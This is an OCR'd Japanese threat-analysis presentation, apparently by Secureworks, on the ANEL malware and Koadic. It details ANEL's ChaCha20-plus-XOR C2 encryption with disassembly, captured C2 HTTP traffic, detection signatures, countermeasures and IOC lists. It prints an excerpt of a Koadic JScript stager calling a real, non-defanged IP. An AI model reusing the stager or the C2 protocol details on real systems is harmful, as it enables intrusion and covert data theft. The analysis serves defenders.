先頭に<ランダム文字列>=を追加

L4NG2=4/I3GNRI2Saw

POST /VxQG?yeF=lyG/oeTv+2GrW98+ddVACePnIWkDX6AchLQXkphYUBIU&xp8=q/fWLXCJuZkqGLhPLWPuPBQ=&Jg2GEA=zA1OZBpoUQooGGfJIuSJdoM=&L4NG2=4/I3GNRI2Saw&bbiHYtGo=HPKJ2T1fubWzCAlxNFBeULA=&dMQhFf=Aav4mcjcCUkLABvZa9qydJ+ZGEwpSbrH5IocHA+wQYKw&GjLas=ilhyeCApFJWw&zNEeg4=bxzEogIARmV56hsPWVa5i7A=

Chacha20を用いた暗号化の流れ

ver 5.5.0

平文

鍵の順序を変更
Chacha20で暗号化

Chacha20実施後の暗号文

論理演算の組み合わせと
ランダム生成した値でXOR
利用した値を末尾に追加

論理演算実施後の暗号文

Base64でエンコード
先頭に<ランダム文字列>=を追加

ePW6lNJV=hcEWJFof7zyD8TFhHQ==

POST /YDVmq5C?GXO=NDjm1NTub/PYNTb36dv5xk3jlHfTdNwcEbsn7Q==&xAV5IS8=TQTS4J3ZK/pEMd2Y+Avt&ljcp=Wg/H603JP+39&5xn7Y=xq5+Sho=&ePW6lNJV=hcEWJFof7zyD8TFhHQ==&ovFGi=z/tKcSl6nU/fu14JZqdh3NFhZAIZlwLQo3bQEe4d&xGVhD=ue8jCmo/nVn1wBo=&9xQx06=jcEWJFof7zyDHQ==&mPMCock=zqdbTWcd&dySvjQ=2YghYGcd&nGW=zYpzcTl1oho=&74G=9fZOdyxLlk2+HQ==&FX6oMWC6=5fNsXil1oho=&g1W=x45yFCl4gmW+9DFhCAe1GRMd

Chacha20を用いた暗号化の流れ

鍵の順序を変更する

鍵：00c9a5fec834e82d5dc8cc4d80fe76a7af5c34a1b329f0
ad8baf1fb3c861ffcfff6bf8a2842a0fb2da8e6caad46e9936

00c9a5fe	00c9a5fe
c834e82d	c834e82d
5dc8cc4d	5dc8cc4d
80fe76a7	80fe76a7
af5c34a1	af5c34a1
b329f0ad	b329f0ad
8baf1fb3	8baf1fb3
c861ffcf	c861ffcf
ff6bf8a2	da8e6caa
842a0fb2	d46e9936
da8e6caa	ff6bf8a2
d46e9936	842a0fb2

Chacha20を用いた暗号化の流れ

平文の暗号化

"expand 32-byte k"
という文字列

```
00c9a5fe : KEY0
c834e82d : KEY1
5dc8cc4d : KEY2
80fe76a7 : KEY3
af5c34a1 : KEY4
b329f0ad : KEY5
8baf1fb3 : KEY6
c861ffcf : KEY7
da8e6caa : counter
d46e9936 : nonce0
ff6bf8a2 : nonce1
842a0fb2 : nonce2
```

Initial Chacha State

0x61707865	0x3320646e	0x79622D32	0x6B206574
key0	key1	key2	key3
key4	key5	key6	key7
counter	nonce0	nonce1	nonce2

Chacha20 State

s0	s1	s2	s3
s4	s5	s6	s7
s8	s9	s10	s11
s12	s13	s14	s15

"Chacha20 state" XOR "平文"

暗号文

```
                                  5F AC A8 EC 33 6D DA CF
9A F6 37 9F B7 BC CD 45  B9 BF D5 14 FC 11 22 A8
94 A9 F7 00
```

Chacha20を用いた暗号化の流れ

論理演算の組み合わせでさらに暗号化

Chacha20後の暗号文:C

```
5F AC A8 EC 33 6D DA CF
9A F6 37 9F B7 BC CD 45  B9 BF D5 14 FC 11 22 A8
94 A9 F7 00
```

C_0=0x5F, C_1=0xAC, … C_{26}=0xF7

ランダム生成されたXOR鍵:K=0xBB

(1) Cの暗号化

C_i(5F) & 2A = 0A

~C_i(5F) & D5 = 80

0A | 80 = 8A :C'$_i$

(2) Kの暗号化

K(BB) & 2A = 2A

~K(BB) & D5 = 44

2A | 44 = 6E :K'

(3) 新しい暗号文生成のためのXOR

C'$_i$(8A) ^ K'(6E) = E4 :C"$_i$

新しい暗号文:C"$_i$

```
E4 17 13 57 88 D6 61 74
21 4D 8C 24 0C 07 76 FE  02 04 6E AF 47 AA 99 13
2F 12 4C BB 00
```


利用したXOR値を末尾に追加


```
loc_10042D54:                   ; EAX=Counter
                mov     eax, [ebp+var_108]
                mov     esi, [ebp+EncStr]
                mov     ebx, [ebp+XOR]
                mov     dh, [esi+eax]
                mov     dl, dh
                and     dh, 2Ah
                not     dl
                and     dl, 0D5h
                or      dh, dl
                mov     dl, bl
                and     bl, 2Ah
                not     dl
                and     dl, 0D5h
                or      bl, dl
                xor     bl, dh
                mov     edx, 0A9DADDE4h
                mov     [esi+eax], bl
                mov     eax, [ebp+var_108]
                inc     eax
                jmp     loc_10042E80
```

対策

感染前の対策

- マクロを無効にする
- ポップアップが出た際に「はい」や「有効にする」を押さない
- 既知のマルウェア通信先をブラックリストに登録する
- 送信者と送信元メールアドレスの確認





Secureworks

感染後の対策

- 攻撃に利用される様々な情報窃取ツール、Windowsコマンドの検知
- KoadicやANELの通信パケットに含まれる特徴的な文字列で検知
  - Koadic
    - C2との通信の中でJScriptを利用したコマンドと結果の送受信を平文でやり取りしている
  - ANEL
    - 特徴的なBoundary format
    - 特徴的なCookieヘッダ

```
HTTP/1.0 200 OK
Server: Apache
Date: Thu, 02 Nov 2017 08:30:37 GMT

<html>
<head>
<script language="JScript">
window.resizeTo(1, 1);
window.moveTo(-2000, -2000);
window.blur();

try
{
    window.onfocus = function() { window.blur(); }
    window.onerror = function(sMsg, sUrl, sLine) { return false; }
}
catch (e){}

var HUNIKOLJPK =
{
    FS : new ActiveXObject("Scripting.FileSystemObject"),
    WS : new ActiveXObject("WScript.Shell"),

    STAGER : "http://185.153.198.58:8080/LEN69",
    SESSIONKEY : "6a5e363a06cd4611b31866491426b4bf",
    JOBKEY : "9bdc2d7a2b7a4790959334d1fd9fd706",
    JOBKEYPATH : "http://185.153.198.58:8080/LEN69?sid=6a5e363a06cd4611b31866491426b4bf;csrf="
};
```

Koadic レスポンス(一部抜粋)

特徴的なBoundary format

C2サーバへコマンドの結果を送信する際のHTTP POST

```
POST /page/?qswLKE=HybDfEf25Obb6M[redacted]vb153CoHRcoh3xew= HTTP/1.1
Content-Type: multipart/form-data; boundary=----------------------------7dmbetwrjpgmcr
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; InfoPath.3)
Host: trems.rvenee.com
Content-Length: 1541
Connection: Keep-Alive
Cache-Control: no-cache

----------------------------7dmbetwrjpgmcr
Content-Disposition: form-data; name="file"
Content-Type: application/octet-stream

...     .%...w+.gV'"=..i.....p ....H...M.....$D.(.l.*e...,t!...Q.....P...~t..T1.E........&j)H..D.&^I.T.l.`td
.v.....2.H..|..3[.................{...\d3.....C.x...r0.~'...8.;i..#f.+.....Q0.t...^.u..4=B..`......Q..L..8..u~T.
(.T...(P&....
..yu...f..w.....N0Sa.l.-..F....*..T.    DR...c....
..j..>.a.p.5V.g..k$a...'.............=..
...^LS9.1_......O!.t.~*.....>.:..nW..X&`%..b....V|.T..
aJ .3...HL\A........=.
..*'[.67]....:.v-..x.%.....@.NQ...P.x.}..}......|#......!...7~...A..
3..h.LS).h.7."S_.%.lD.QOM3...9.#.3..XXG.../h.....(...h<.....%./..S.5.....0..A.k... *b.w....._d...a{:
.O.....O%;lu..t....L.m....y7......gH....g...)
......!..\.4....TD...k.~..2>..&....p.2..?....n.?k..DZA...9....Qx..E.....Lm.........O..5{...'{...q...*.....iG.N.....
08i~A.....3-3....p..`WH.....;.@...m.D..+s..H.{...b...Z....%g....x)=.iU.......7.P..:..... .[$.......G..;..K.. ...p@.l
.<....l8..`c.?...ux....`...w...g.5..'...<.a..q.+#.......G.R.T....j..L.n...Dm...2.....O.U..jC[.M.
0.......p....=.s#`..@.....nR&.W...~...P..Dgm..L.=/<.....1....s..v.53....V9-....o.<B8.........v..
2.&ir!...........h.Z...g....Zz.l.(.....@`........"PJ._..a..M....d..U.....f....
w%.yD...c,..h.S.
...!..I..d.66Kl|3..;....v.s.k1...!.M:I.w(........D...:.H...K...J.....3...WU...<D..S..VD....v..{.I7...|./B}8^
...|......a..]o.....4..:{.6U.....P..d.N.Eb%...1...cP.x._..J.....5...`......X..q}.y.U%...O.\.?%..8.,.NU...9P
----------------------------7dmbetwrjpgmcr--
```

特徴的なBoundary format

ver 5.5.0からは「7d」が消えて検知が困難に

- "----------7d<Random 12 strings>"

```
push    offset a7d      ; "----------7d"
lea     eax, [ebp+var_D8]
;   } // starts at 10009B4B
;   try {
mov     byte ptr [ebp+var_4], 0Ch
call    sub_10019B7C
add     esp, 10h
push    1
lea     esi, [ebp+var_30]
call    sub_10012FB3
push    1
lea     esi, [ebp+cbSize]
call    sub_10012FB3
mov     [ebp+var_A8], 0Fh
mov     [ebp+var_AC], ebx
mov     byte ptr [ebp+var_BC], bl
lea     eax, [ebp+var_30]
push    offset aContentTypeMul ; "Content-Type: multipart/form-data; boun"...
push    eax
```

ver 5.2.2 rev2

```
push    1Bh ; size_t
push    offset asc_10076D01 ; "----------"
push    0 ; int
call    sub_1001B3E2
lea     ecx, [esi+7Ch] ; void *
push    eax ; int
call    sub_100174C2
lea     ecx, [esi+0B4h]
call    sub_10006724
lea     ecx, [esi+24h]
call    sub_10006724
lea     ecx, [esi+0B4h]
mov     dword ptr [esi+510h], 9
call    sub_100064C0
lea     ecx, [esi+24h]
mov     dword ptr [esi+510h], 0Ah
call    sub_100064C0
lea     ecx, [esi+7Ch]
call    sub_10029414
add     eax, 2Ch ; ','
mov     ecx, 0Ch
mov     [esi+510h], ecx
lea     ecx, [esi+24h]
push    eax
call    sub_1001899C
lea     ecx, [esi+24h]
push    2Ch ; ',' ; size_t
push    offset aContentTypeMul ; "Content-Type: multipart/form-data; boun"...
call    sub_10006A68
```

ver 5.5.0 rev1

特徴的なCookieヘッダ

ver 5.2.2 rev2から実装されている

- C2サーバからレスポンスを受信できなかった場合、ANELはCookieヘッダにエラーコードを追加する
- Cookie: GetLastError=<エラーコード>

```
GET /nfahlj?
T4j=AkVGI06vbc0sdy42g8KunETCaW4DjYC1MgKJTyYbV4A8&NAm=5TYmWL9q1zeCeLfULC0YZzw=&g6eBO=p7m
+9+J8HTcQm9NnLltXQEs=&cBnwVxoy=s1NyMGeA4BJq&pxD0Q=5TMiie1tURwj0bKyWgu4RWo=&igFb7=7kutJ7JqIwCyWY
+DWG7GITSuWLmPPXNq/SFUWqFfYLxq&d5WF=mZS1ac8wqqJq&cHGAkKu=HDnBp0R6wG6s3rORPFv+T2o= HTTP/1.1
Cookie: GetLastError=122
Accept: text/html, application/xhtml+xml, */*
Accept-Language: ja-JP
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E;
InfoPath.3)
Host: www.sesbulmes.org
Connection: Keep-Alive
Cache-Control: no-cache
```

付録

IOC情報

ファイル情報

- Koadic downloader
  - 4edcff56f586bd69585e0c9d1d7ff4bfb1a2dac6e2a9588f155015ececbe1275
  - 1b5a1751960b2c08631601b07e3294e4c84dfd71896453b65a45e4396a6377cc
- 5.0.0 beta1
  - dll
    - af1b2cd8580650d826f48ad824deef3749a7db6fde1c7e1dc115c6b0a7dfa0dd
- 5.1.1 rc0
  - mail (Koadic downloader)
    - 76b1f75ee15273d1226392db3d8f1b2aed467c2875e11d9c14fd18120afc223a
  - exe
    - 2371f5b63b1e44ca52ce8140840f3a8b01b7e3002f0a7f0d61aecf539566e6a1
- 5.1.2 rc1
  - dll
    - a5d46912f0767ae30bc169a85c5bcb309d93c3802a2e32e04165fa25740afac1
- 5.4.1
  - Dropper doc
    - 3d2b3c9f50ed36bef90139e6dd250f140c373664984b97a97a5a70333387d18d

IOC情報

接続先情報

139.59.43[.]246
142.147.97[.]94
151.106.53[.]147
153.92.210[.]208
167.99.121[.]203
185.159.129[.]226
220.158.216[.]108
23.227.199[.]186
62.75.197[.]131
82.221.100[.]52

contacts.rvenee[.]com
eservake.jetos[.]com
trems.rvenee[.]com
vitalikvasuluk.jetos[.]com
webml.jetos[.]com
www.bbist[.]com
www.jgefcu[.]com
www.nymphz[.]com
www.sesbulmes[.]org
www.skilllm0dr[.]com
www3.lflink[.]com


Secureworks®